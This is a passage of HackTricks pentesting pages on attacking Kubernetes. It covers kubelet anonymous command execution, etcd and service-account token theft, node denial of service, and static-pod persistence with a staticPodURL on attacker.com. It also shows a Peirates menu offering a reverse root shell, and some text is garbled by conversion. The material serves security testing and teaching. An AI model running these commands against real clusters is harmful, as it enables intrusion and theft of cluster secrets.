    "/apis/apps/v1",
    "/apis/apps/v1beta1",
    "/apis/apps/v1beta2",
    "/apis/authentication.k8s.io",
    "/apis/authentication.k8s.io/v1",
    "/apis/authentication.k8s.io/v1beta1",
    "/apis/authorization.k8s.io",
    "/apis/authorization.k8s.io/v1",
    "/apis/authorization.k8s.io/v1beta1",
    "/apis/autoscaling",
    "/apis/autoscaling/v1",
    "/apis/autoscaling/v2beta1",
    "/apis/batch",
    "/apis/batch/v1",
    "/apis/batch/v1beta1",
    "/apis/certificates.k8s.io",
    "/apis/certificates.k8s.io/v1beta1",
    ...
  ]
}
```

## Checking for ETCD Anonymous Access

The ETCD stores the cluster secrets, configuration files and more **sensitive data**. By **default**, the ETCD **cannot** be accessed **anonymously**, but it always good to check.

If the ETCD can be accessed anonymously, you may need to **use the etcdctl tool**. The following command will get all the keys stored:

```
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --keys-only
```

## Kubelet RCE

The **Kubelet documentation** explains that by **default anonymous access to the service is allowed**:

Enables anonymous requests to the Kubelet server. Requests that are not rejected by another authentication method are treated as anonymous requests. Anonymous requests have a username of `system:anonymous`, and a group name of `system:unauthenticated`

To understand better how the **authentication and authorization of the Kuebelet API works** check this page:

[kubelet-authentication-and-authorization.md](#)

The **Kubelet service API is not documented**, but the source code can be found here and finding the exposed endpoints is as easy as **running**:

```
curl -s
https://raw.githubusercontent.com/kubernetes/kubernetes/master/
pkg/kubelet/server/server.go | grep 'Path("/'

Path("/pods").
Path("/run")
Path("/exec")
Path("/attach")
Path("/portForward")
Path("/containerLogs")
Path("/runningpods").
```

All of them sounds interesting.

## /pods

This endpoint list pods and their containers:

```
curl -ks https://worker:10250/pods
```

## /exec

This endpoint allows to execute code inside any container very easily:

```
# The command is passed as an array (split by spaces) and that  
# is a GET request.  
curl -Gks  
https://worker:10250/exec/{namespace}/{pod}/{container}  
-d 'input=1' -d 'output=1' -d 'tty=1'  
\  
-d 'command=ls' -d 'command=/'
```

To automate the exploitation you can also use the script [kubelet-anon-rce](#).

To avoid this attack the **kubelet** service should be run with `--anonymous-auth false` and the service should be segregated at the network level.

## Checking Kubelet (Read Only Port) Information Exposure

When the **kubelet read-only port** is exposed, the attacker can retrieve information from the API. This exposes **cluster configuration elements, such as pods names, location of internal files and other configurations**. This is not critical information, but it still should not be exposed to the internet.

For example, a remote attacker can abuse this by accessing the following URL: `http://<external-IP>:10255/pods`

```
    ▼ hostPath:
      path: "/var/lib/minikube/certs/"
      type: "DirectoryOrCreate"

    ▼ 4:
      name: "kubeconfig"
      ▼ hostPath:
        path: "/etc/kubernetes/controller-manager.conf"
        type: "FileOrCreate"

    ▼ 5:
      name: "usr-local-share-ca-certificates"
      ▼ hostPath:
        path: "/usr/local/share/ca-certificates"
        type: "DirectoryOrCreate"

    ▼ 6:
      name: "usr-share-ca-certificates"
      ▼ hostPath:
        path: "/usr/share/ca-certificates"
        type: "DirectoryOrCreate"

  ▼ containers:
    ▼ 0:
      name: "kube-controller-manager"
      image: "k8s.gcr.io/kube-controller-manager:v1.13.2"
      ▼ command:
        0: "kube-controller-manager"
        1: "--address=127.0.0.1"
        ▼ 2:
          3:
            4:
              ▼ 5:
                6:
                  7:
                    ▼ 8:
                      9:
                        ▼ 10:
                          11:
                            ▼ 12:
                              13:
                                --authentication-kubeconfig=/etc/kubernetes/controller-manager.conf
                                --authorization-kubeconfig=/etc/kubernetes/controller-manager.conf
                                --client-ca-file=/var/lib/minikube/certs/ca.crt
                                --cluster-signing-cert-file=/var/lib/minikube/certs/ca.crt
                                --cluster-signing-key-file=/var/lib/minikube/certs/ca.key
                                --controllers=*,bootstrapsigner,tokencleaner
                                --kubeconfig=/etc/kubernetes/controller-manager.conf
                                --leader-elect=true
                                --requestheader-client-ca-file=/var/lib/minikube/certs/front-proxy-ca.crt
                                --root-ca-file=/var/lib/minikube/certs/ca.crt
                                --service-account-private-key-file=/var/lib/minikube/certs/sa.key
                                --use-service-account-credentials=true

  ▼ resources:
```

# References

<https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-2>

<https://labs.f-secure.com/blog/attacking-kubernetes-through-kubelet>

**Support HackTricks and get benefits!**

# **Kubelet Authentication & Authorization**

**Support HackTricks and get benefits!**

# Kubelet Authentication

By default, requests to the kubelet's HTTPS endpoint that are not rejected by other configured authentication methods are treated as anonymous requests, and given a **username** of `system:anonymous` and a **group** of `system:unauthenticated`.

The **3** authentication **methods** are:

- **Anonymous** (default): Use set setting the param `--anonymous-auth=true` or the config:

```
"authentication": {  
    "anonymous": {  
        "enabled": true  
    },
```

- **Webhook**: This will **enable** the kubectl **API bearer tokens** as authorization (any valid token will be valid). Allow it with:
  - ensure the `authentication.k8s.io/v1beta1` API group is enabled in the API server
  - start the kubelet with the `--authentication-token-webhook` and `--kubeconfig` flags or use the following setting:

```
"authentication": {  
    "webhook": {  
        "cacheTTL": "2m0s",  
        "enabled": true  
    },
```

The kubelet calls the `TokenReview API` on the configured API server to **determine user information** from bearer tokens

- **X509 client certificates:** Allow to authenticate via X509 client certs
  - see the [apiserver authentication documentation](#) for more details
  - start the kubelet with the `--client-ca-file` flag, providing a CA bundle to verify client certificates with. Or with the config:

```
"authentication": {  
    "x509": {  
        "clientCAFile": "/etc/kubernetes/pki/ca.crt"  
    }  
}
```

# Kubelet Authorization

Any request that is successfully authenticated (including an anonymous request) **is then authorized**. The **default** authorization mode is `AlwaysAllow`, which **allows all requests**.

However, the other possible value is `webhook` (which is what you will be **mostly finding out there**). This mode will **check the permissions of the authenticated user** to allow or disallow an action.

Note that even if the **anonymous authentication is enabled** the **anonymous access** might **not have any permissions** to perform any action.

The authorization via webhook can be configured using the **param `--authorization-mode=Webhook`** or via the config file with:

```
"authorization": {  
    "mode": "Webhook",  
    "webhook": {  
        "cacheAuthorizedTTL": "5m0s",  
        "cacheUnauthorizedTTL": "30s"  
    }  
},
```

The kubelet calls the `SubjectAccessReview` API on the configured API server to **determine** whether each request is **authorized**.

The kubelet authorizes API requests using the same [request attributes](#) approach as the apiserver:

- **Action**

HTTP verb	request verb
POST	create
GET, HEAD	get (for individual resources), list (for collections, including full object content), watch (for watching an individual resource or collection of resources)
PUT	update
PATCH	patch
DELETE	delete (for individual resources), deletecollection (for collections)

- The **resource** talking to the Kubelet api is **always nodes** and **subresource** is **determined** from the incoming request's path:

Kubelet API	resource	subresource
/stats/*	nodes	stats
/metrics/*	nodes	metrics
/logs/*	nodes	log
/spec/*	nodes	spec
<i>all others</i>	nodes	proxy

For example, the following request tried to access the pods info of kubelet without permission:

```
curl -k --header "Authorization: Bearer ${TOKEN}"
'https://172.31.28.172:10250/pods'
Forbidden (user=system:node:ip-172-31-28-172.ec2.internal,
verb=get, resource=nodes, subresource=proxy)
```

- We got a **Forbidden**, so the request **passed the Authentication check**.  
If not, we would have got just an `Unauthorised` message.
- We can see the **username** (in this case from the token)
- Check how the **resource** was **nodes** and the **subresource proxy**  
(which makes sense with the previous information)

# References

- <https://kubernetes.io/docs/reference/access-authn-authz/kubelet-authn-authz/>

**Support HackTricks and get benefits!**

# Exposing Services in Kubernetes

**Support HackTricks and get benefits!**

There are **different ways to expose services** in Kubernetes so both **internal** endpoints and **external** endpoints can access them. This Kubernetes configuration is pretty critical as the administrator could give access to **attackers to services they shouldn't be able to access**.

## Automatic Enumeration

Before starting enumerating the ways K8s offers to expose services to the public, know that if you can list namespaces, services and ingresses, you can find everything exposed to the public with:

```
kubectl get namespace -o custom-columns='NAME:.metadata.name' |  
grep -v NAME | while IFS=' ' read -r ns; do  
    echo "Namespace: $ns"  
    kubectl get service -n "$ns"  
    kubectl get ingress -n "$ns"  
    echo "-----"  
    echo ""  
    echo ""  
done | grep -v "ClusterIP"  
# Remove the last '| grep -v "ClusterIP"' to see also type  
ClusterIP
```

## ClusterIP

A **ClusterIP** service is the **default** Kubernetes **service**. It gives you a **service inside** your cluster that other apps inside your cluster can access. There is **no external access**.

However, this can be accessed using the Kubernetes Proxy:

```
kubectl proxy --port=8080
```

Now, you can navigate through the Kubernetes API to access services using this scheme:

```
http://localhost:8080/api/v1/proxy/namespaces/<NAMESPACE>/services  
/<SERVICE-NAME>:<PORT-NAME>/
```

For example you could use the following URL:

```
http://localhost:8080/api/v1/proxy/namespaces/default/services/my-  
internal-service:http/
```

to access this service:

```
apiVersion: v1
kind: Service
metadata:
  name: my-internal-service
spec:
  selector:
    app: my-app
  type: ClusterIP
  ports:
  - name: http
    port: 80
    targetPort: 80
    protocol: TCP
```

*This method requires you to run `kubectl` as an **authenticated user**.*

## NodePort

**NodePort** opens a specific port on all the Nodes (the VMs), and any traffic that is sent to this port is forwarded to the service. This is a really bad option usually.

An example of NodePort specification:

```
apiVersion: v1
kind: Service
metadata:
  name: my-nodeport-service
spec:
  selector:
    app: my-app
  type: NodePort
  ports:
    - name: http
      port: 80
      targetPort: 80
      nodePort: 30036
      protocol: TCP
```

If you **don't specify** the **nodePort** in the yaml (it's the port that will be opened) a port in the **range 30000–32767 will be used.**

## LoadBalancer

Exposes the Service externally **using a cloud provider's load balancer.**

On GKE, this will spin up a [Network Load Balancer](#) that will give you a single IP address that will forward all traffic to your service.

You have to pay for a LoadBalancer per exposed service, which can get expensive.

## ExternalName

Services of type ExternalName **map a Service to a DNS name**, not to a typical selector such as `my-service` or `cassandra`. You specify these Services with the `spec.externalName` parameter.

This Service definition, for example, maps the `my-service` Service in the `prod` namespace to `my.database.example.com`:

```
apiVersion: v1
kind: Service
metadata:
  name: my-service
  namespace: prod
spec:
  type: ExternalName
  externalName: my.database.example.com
```

When looking up the host `my-service.prod.svc.cluster.local`, the cluster DNS Service returns a `CNAME` record with the value `my.database.example.com`. Accessing `my-service` works in the same way as other Services but with the crucial difference that **redirection happens at the DNS level** rather than via proxying or forwarding.

## External IPs

Traffic that ingresses into the cluster with the **external IP** (as **destination IP**), on the Service port, will be **routed to one of the Service endpoints**. `externalIPs` are not managed by Kubernetes and are the responsibility of the cluster administrator.

In the Service spec, `externalIPs` can be specified along with any of the `ServiceTypes`. In the example below, " `my-service` " can be accessed by clients on " `80.11.12.10:80` " ( `externalIP:port` )

```
apiVersion: v1
kind: Service
metadata:
  name: my-service
spec:
  selector:
    app: MyApp
  ports:
    - name: http
      protocol: TCP
      port: 80
      targetPort: 9376
  externalIPs:
    - 80.11.12.10
```

## Ingress

Unlike all the above examples, **Ingress is NOT a type of service**. Instead, it sits **in front of multiple services and act as a “smart router”?** or entrypoint into your cluster.

You can do a lot of different things with an Ingress, and there are **many types of Ingress controllers that have different capabilities**.

The default GKE ingress controller will spin up a [HTTP\(S\) Load Balancer](#) for you. This will let you do both path based and subdomain based routing to backend services. For example, you can send everything on

foo.yourdomain.com to the foo service, and everything under the yourdomain.com/bar/ path to the bar service.

The YAML for a Ingress object on GKE with a [L7 HTTP Load Balancer](#) might look like this:

```
apiVersion: extensions/v1beta1
kind: Ingress
metadata:
  name: my-ingress
spec:
  backend:
    serviceName: other
    servicePort: 8080
  rules:
    - host: foo.mydomain.com
      http:
        paths:
          - backend:
              serviceName: foo
              servicePort: 8080
    - host: mydomain.com
      http:
        paths:
          - path: /bar/*
            backend:
              serviceName: bar
              servicePort: 8080
```

## References

- <https://medium.com/google-cloud/kubernetes-nodeport-vs-loadbalancer-vs-ingress-when-should-i-use-what-922f010849e0>
- <https://kubernetes.io/docs/concepts/services-networking/service/>


**Support HackTricks and get benefits!**

# Attacking Kubernetes from inside a Pod

**Support HackTricks and get benefits!**

# Pod Breakout

If you are lucky enough you may be able to escape from it to the node:



## Escaping from the pod

In order to try to escape from the pos you might need to **escalate privileges** first, some techniques to do it:

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation>

You can check this **docker breakouts to try to escape** from a pod you have compromised:

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout>

## Abusing Kubernetes Privileges

As explained in the section about **kubernetes enumeration**:

[kubernetes-enumeration.md](#)

Usually the pods are run with a **service account token** inside of them. This service account may have some **privileges attached to it** that you could **abuse** to **move** to other pods or even to **escape** to the nodes configured inside the cluster. Check how in:

[abusing-roles-clusterroles-in-kubernetes](#)

## Abusing Cloud Privileges

If the pod is run inside a **cloud environment** you might be able to **leak a token from the metadata endpoint** and escalate privileges using it.

# Search vulnerable network services

As you are inside the Kubernetes environment, if you cannot escalate privileges abusing the current pods privileges and you cannot escape from the container, you should **search potential vulnerable services**.

## Services

**For this purpose, you can try to get all the services of the kubernetes environment:**

```
kubectl get svc --all-namespaces
```

By default, Kubernetes uses a flat networking schema, which means **any pod/service within the cluster can talk to other**. The **namespaces** within the cluster **don't have any network security restrictions by default**. Anyone in the namespace can talk to other namespaces.

## Scanning

The following Bash script (taken from a [Kubernetes workshop](#)) will install and scan the IP ranges of the kubernetes cluster:

```

sudo apt-get update
sudo apt-get install nmap
nmap-kube () {
{
    nmap --open -T4 -A -v -Pn -p
80,443,2379,8080,9090,9100,9093,4001,6782-
6784,6443,8443,9099,10250,10255,10256 "${@}"
}

nmap-kube-discover () {
    local LOCAL_RANGE=$(ip a | awk '/eth0$/ {print $2}' | sed
's,[0-9][0-9]*.*,*,');
    local SERVER_RANGES="";
    SERVER_RANGES+="10.0.0.1 ";
    SERVER_RANGES+="10.0.1.* ";
    SERVER_RANGES+="10.*.0-1.* ";
    nmap-kube ${SERVER_RANGES} "${LOCAL_RANGE}"
}
nmap-kube-discover

```

Check out the following page to learn how you could **attack Kubernetes specific services to compromise other pods/all the environment**:

[pentesting-kubernetes-services.md](#)

## Sniffing

In case the **compromised pod is running some sensitive service** where other pods need to authenticate you might be able to obtain the credentials send from the other pods **sniffing local communications**.

# Network Spoofing

By default techniques like **ARP spoofing** (and thanks to that **DNS Spoofing**) work in kubernetes network. Then, inside a pod, if you have the **NET\_RAW capability** (which is there by default), you will be able to send custom crafted network packets and perform **MitM attacks via ARP Spoofing to all the pods running in the same node.** Moreover, if the **malicious pod** is running in the **same node as the DNS Server**, you will be able to perform a **DNS Spoofing attack to all the pods in cluster.**

[kubernetes-network-attacks.md](#)

# Node DoS

There is no specification of resources in the Kubernetes manifests and **not applied limit** ranges for the containers. As an attacker, we can **consume all the resources where the pod/deployment running** and starve other resources and cause a DoS for the environment.

This can be done with a tool such as [stress-ng](#):

```
stress-ng --vm 2 --vm-bytes 2G --timeout 30s
```

You can see the difference between while running `stress-ng` and after

```
kubectl --namespace big-monolith top pod hunger-check-deployment-xxxxxxxxxx-xxxxx
```

# Node Post-Exploitation

If you managed to **escape from the container** there are some interesting things you will find in the node:

- The **Container Runtime** process (Docker)
- More **pods/containers** running in the node you can abuse like this one (more tokens)
- The whole **filesystem** and **OS** in general
- The **Kube-Proxy** service listening
- The **Kubelet** service listening. Check config files:
  - Directory: `/var/lib/kubelet/`
    - `/var/lib/kubelet/kubeconfig`
    - `/var/lib/kubelet/kubelet.conf`
    - `/var/lib/kubelet/config.yaml`
    - `/var/lib/kubelet/kubeadm-flags.env`
    - `/etc/kubernetes/kubelet-kubeconfig`
  - Other **kubernetes common files**:
    - `$HOME/.kube/config` - **User Config**
    - `/etc/kubernetes/kubelet.conf` - **Regular Config**
    - `/etc/kubernetes/bootstrap-kubelet.conf` - **Bootstrap Config**
    - `/etc/kubernetes/manifests/etcd.yaml` - **etcd Configuration**
    - `/etc/kubernetes/pki` - **Kubernetes Key**

## Find node kubeconfig

If you cannot find the kubeconfig file in one of the previously commented paths, **check the argument `--kubeconfig` of the kubelet process:**

```
ps -ef | grep kubelet
root      1406      1  9 11:55 ?        00:34:57 kubelet --
cloud-provider=aws --cni-bin-dir=/opt/cni/bin --cni-conf-
dir=/etc/cni/net.d --config=/etc/kubernetes/kubelet-conf.json -
--exit-on-lock-contention --kubeconfig=/etc/kubernetes/kubelet-
kubeconfig --lock-file=/var/run/lock/kubelet.lock --network-
plugin=cni --container-runtime docker --node-
labels=node.kubernetes.io/role=k8sworker --volume-plugin-
dir=/var/lib/kubelet/volumeplugin --node-ip 10.1.1.1 --
hostname-override ip-1-1-1-1.eu-west-2.compute.internal
```

## Steal Secrets

```

# Check Kubelet privileges
kubectl --kubeconfig /var/lib/kubelet/kubeconfig auth can-i
create pod -n kube-system

# Steal the tokens from the pods running in the node
# The most interesting one is probably the one of kube-system
ALREADY="InitialValue"
for i in $(mount | sed -n '/secret/ s/^tmpfs on \(.*\default.*\)'
type tmpfs.*$'\1\namespace/p'); do
    TOKEN=$(cat $(echo $i | sed 's/.namespace$/\n\token/'))
    if ! [ $(echo $TOKEN | grep -E $ALREADY) ]; then
        ALREADY="$ALREADY|$TOKEN"
        echo "Directory: $i"
        echo "Namespace: $(cat $i)"
        echo ""
        echo $TOKEN
        echo
    =====
=====
        echo ""
    fi
done

```

The script **can-they.sh** will automatically **get the tokens of other pods and check if they have the permission** you are looking for (instead of you looking 1 by 1):

```

./can-they.sh -i "--list -n default"
./can-they.sh -i "list secrets -n kube-system"// Some code

```

## Privileged DaemonSets

A DaemonSet is a **pod** that will be **run** in **all the nodes of the cluster**. Therefore, if a DaemonSet is configured with a **privileged service account**, in **ALL the nodes** you are going to be able to find the **token** of that **privileged service account** that you could abuse.

The exploit is the same one as in the previous section, but you now don't depend on luck.

## Pivot to Cloud

If the cluster is managed by a cloud service, usually the **Node will have a different access to the metadata endpoint** than the Pod. Therefore, try to **access the metadata endpoint from the node** (or from a pod with hostNetwork to True):

[kubernetes-pivoting-to-clouds.md](#)

## Steal etcd

If you can specify the **nodeName** of the Node that will run the container, get a shell inside a control-plane node and get the **etcd database**:

```
kubectl get nodes
NAME           STATUS    ROLES      AGE     VERSION
k8s-control-plane   Ready    master    93d    v1.19.1
k8s-worker       Ready    <none>   93d    v1.19.1
```

control-plane nodes have the **role master** and in **cloud managed clusters you won't be able to run anything in them**.

## Read secrets from etcd

If you can run your pod on a control-plane node using the `nodeName` selector in the pod spec, you might have easy access to the `etcd` database, which contains all of the configuration for the cluster, including all secrets.

Below is a quick and dirty way to grab secrets from `etcd` if it is running on the control-plane node you are on. If you want a more elegant solution that spins up a pod with the `etcd` client utility `etcdctl` and uses the control-plane node's credentials to connect to etcd wherever it is running, check out [this example manifest](#) from @maulion.

**Check to see if `etcd` is running on the control-plane node and see where the database is (This is on a `kubeadm` created cluster)**

```
root@k8s-control-plane:/var/lib/etcd/member/wal# ps -ef | grep etcd | sed s/\-\-\-/\\n/g | grep data-dir
```

Output:

```
data-dir=/var/lib/etcd
```

**View the data in etcd database:**

```
strings /var/lib/etcd/member/snap/db | less
```

**Extract the tokens from the database and show the service account name**

```
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db"  
| grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep  
registry`; echo $name \| $x; echo; done
```

**Same command, but some greps to only return the default token in the kube-system namespace**

```
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db"  
| grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep  
registry`; echo $name \| $x; echo; done | grep kube-system |  
grep default
```

Output:

```
1/registry/secrets/kube-system/default-token-d82kb |  
eyJhbGciOiJSUzI1NiIsImtpZCI6IkplRTc0X2ZP[REDACTED]
```

## Static/Mirrored Pods Persistence

*Static Pods* are managed directly by the kubelet daemon on a specific node, without the API server observing them. Unlike Pods that are managed by the control plane (for example, a Deployment); instead, the **kubelet watches each static Pod** (and restarts it if it fails).

Therefore, static Pods are always **bound to one Kubelet** on a specific node.

The **kubelet automatically tries to create a mirror Pod on the Kubernetes API server** for each static Pod. This means that the Pods running on a node are visible on the API server, but cannot be controlled from there. The Pod names will be suffixed with the node hostname with a leading hyphen.

The **spec of a static Pod cannot refer to other API objects** (e.g., ServiceAccount, ConfigMap, Secret, etc. So **you cannot abuse this behaviour to launch a pod with an arbitrary serviceAccount** in the current node to compromise the cluster. But you could use this to run pods in different namespaces (in case that's useful for some reason).

If you are inside the node host you can make it create a **static pod inside itself**. This is pretty useful because it might allow you to **create a pod in a different namespace** like **kube-system**.

In order to create a static pod, the [docs are a great help](#). You basically need 2 things:

- Configure the param **--pod-manifest-path=/etc/kubernetes/manifests** in the **kubelet service**, or in the **kubelet config (staticPodPath)** and restart the service
- Create the definition on the **pod definition** in **/etc/kubernetes/manifests**

**Another more stealth way would be to:**

- Modify the param **staticPodURL** from **kubelet** config file and set something like **staticPodURL: http://attacker.com:8765/pod.yaml** .

This will make the kubelet process create a **static pod** getting the **configuration from the indicated URL**.

**Example of pod** configuration to create a privilege pod in **kube-system** taken from [here](#):

```
apiVersion: v1
kind: Pod
metadata:
  name: bad-priv2
  namespace: kube-system
spec:
  containers:
    - name: bad
      hostPID: true
      image: gcr.io/shmoocon-talk-hacking/brick
      stdin: true
      tty: true
      imagePullPolicy: IfNotPresent
  volumeMounts:
    - mountPath: /chroot
      name: host
  securityContext:
    privileged: true
  volumes:
    - name: host
      hostPath:
        path: /
      type: Directory
```

## Delete pods + unschedulable nodes

If an attacker has **compromised a node** and he can **delete pods** from other nodes and **make other nodes not able to execute pods**, the pods will be rerun in the compromised node and he will be able to **steal the tokens** run in them.\ For [\*\*more info follow this links\*\*](#).

# Automatic Tools

- <https://github.com/inguardians/peirates>

Peirates v1.1.8-beta by InGuardians  
<https://www.inguardians.com/peirates>

---

-  
[+] Service Account Loaded: Pod ns::dashboard-56755cd6c9-n8zt9  
[+] Certificate Authority Certificate: true  
[+] Kubernetes API Server: https://10.116.0.1:443  
[+] Current hostname/pod name: dashboard-56755cd6c9-n8zt9  
[+] Current namespace: prd

---

-  
Namespaces, Service Accounts and Roles |

-----+  
[1] List, maintain, or switch service account contexts [sa-menu] (try: listsa \*, switchsa)  
[2] List and/or change namespaces [ns-menu] (try: listns, switchns)  
[3] Get list of pods in current namespace [list-pods]  
[4] Get complete info on all pods (json) [dump-pod-info]  
[5] Check all pods for volume mounts [find-volume-mounts]  
[6] Enter AWS IAM credentials manually [enter-aws-credentials]  
[7] Attempt to Assume a Different AWS Role [aws-assume-role]  
[8] Deactivate assumed AWS role [aws-empty-assumed-role]  
[9] Switch authentication contexts: certificate-based authentication (kubelet, kubeProxy, manually-entered) [cert-menu]

-----+

Steal Service Accounts |

-----+  
[10] List secrets in this namespace from API server [list-secrets]  
[11] Get a service account token from a secret [secret-to-sa]  
[12] Request IAM credentials from AWS Metadata API [get-aws-token] \*  
[13] Request IAM credentials from GCP Metadata API [get-gcp-

```
token] *

[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]

[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloudonly) [attack-kops-gcs-1] *

[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]

-----+
Interrogate/Abuse Cloud API's |

-----+
[17] List AWS S3 Buckets accessible (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls]

[18] List contents of an AWS S3 Bucket (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls-objects]

-----+
Compromise |

-----+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-pod-hostpath-mount]

[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]

[22] Run a token-dumping command in all pods via Kubelets (authorization permitting) [exec-via-kubelet]

-----+
Node Attacks |

-----+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]

-----+
Off-Menu      +

-----+
[90] Run a kubectl command using the current authorization context [kubectl [arguments]]

[] Run a kubectl command using EVERY authorization context until one works [kubectl-try-all [arguments]]
```

```
[91] Make an HTTP request (GET or POST) to a user-specified URL  
[curl]  
[92] Deactivate "auth can-i" checking before attempting actions  
[set-auth-can-i]  
[93] Run a simple all-ports TCP port scan against an IP address  
[tcpscan]  
[94] Enumerate services via DNS [enumerate-dns] *  
[] Run a shell command [shell <command and arguments>]  
  
[exit] Exit Peirates
```

**Support HackTricks and get benefits!**

# Kubernetes Enumeration

**Support HackTricks and get benefits!**

# Kubernetes Tokens

If you have compromised access to a machine the user may have access to some Kubernetes platform. The token is usually located in a file pointed by the **env var** `KUBECONFIG` or **inside** `~/.kube` .

In this folder you might find config files with **tokens and configurations to connect to the API server**. In this folder you can also find a cache folder with information previously retrieved.

If you have compromised a pod inside a kubernetes environment, there are other places where you can find tokens and information about the current K8 env:

## Service Account Tokens

Before continuing, if you don't know what is a service in Kubernetes I would suggest you to **follow this link and read at least the information about Kubernetes architecture**.

Taken from the Kubernetes [documentation](#):

*“When you create a pod, if you do not specify a service account, it is automatically assigned the default service account in the same namespace. ?*

**ServiceAccount** is an object managed by Kubernetes and used to provide an identity for processes that run in a pod.\ Every service account has a secret related to it and this secret contains a bearer token. This is a JSON Web Token (JWT), a method for representing claims securely between two parties.

Usually **one** of the directories:

- `/run/secrets/kubernetes.io/serviceaccount`
- `/var/run/secrets/kubernetes.io/serviceaccount`
- `/secrets/kubernetes.io/serviceaccount`

contain the files:

- **ca.crt**: It's the ca certificate to check kubernetes communications
- **namespace**: It indicates the current namespace
- **token**: It contains the **service token** of the current pod.

Now that you have the token, you can find the API server inside the environment variable **KUBECONFIG** . For more info run `(env | set) | grep -i "kuber|kube "`

The service account token is being signed by the key residing in the file **sa.key** and validated by **sa.pub**.

Default location on **Kubernetes**:

- `/etc/kubernetes/pki`

Default location on **Minikube**:

- `/var/lib/localkube/certs`

## **Hot Pods**

***Hot pods are*** pods containing a privileged service account token. A privileged service account token is a token that has permission to do privileged tasks such as listing secrets, creating pods, etc.

# **RBAC**

If you don't know what is **RBAC**, **read this section.**

# Enumeration CheatSheet

In order to enumerate a K8s environment you need a couple of this:

- A **valid authentication token**. In the previous section we saw where to search for a user token and for a service account token.
- The **address (<https://host:port>) of the Kubernetes API**. This can be usually found in the environment variables and/or in the kube config file.
- **Optional:** The **ca.crt to verify the API server**. This can be found in the same places the token can be found. This is useful to verify the API server certificate, but using `--insecure-skip-tls-verify` with `kubectl` or `-k` with `curl` you won't need this.

With those details you can **enumerate kubernetes**. If the **API** for some reason is **accessible** through the **Internet**, you can just download that info and enumerate the platform from your host.

However, usually the **API server is inside an internal network**, therefore you will need to **create a tunnel** through the compromised machine to access it from your machine, or you can **upload the kubectl binary**, or use `curl/wget/anything` to perform raw HTTP requests to the API server.

## Differences between `list` and `get` verbs

With `get` permissions you can access information of specific assets (`describe` option in `kubectl`) API:

```
GET /apis/apps/v1/namespaces/{namespace}/deployments/{name}
```

If you have the `list` permission, you are allowed to execute API requests to list a type of asset (`get option in kubectl`):

```
#In a namespace  
GET /apis/apps/v1/namespaces/{namespace}/deployments  
#In all namespaces  
GET /apis/apps/v1/deployments
```

If you have the `watch` permission, you are allowed to execute API requests to monitor assets:

```
GET /apis/apps/v1/deployments?watch=true  
GET /apis/apps/v1/watch/namespaces/{namespace}/deployments?  
watch=true  
GET  
/apis/apps/v1/watch/namespaces/{namespace}/deployments/{name}  
[DEPRECATED]  
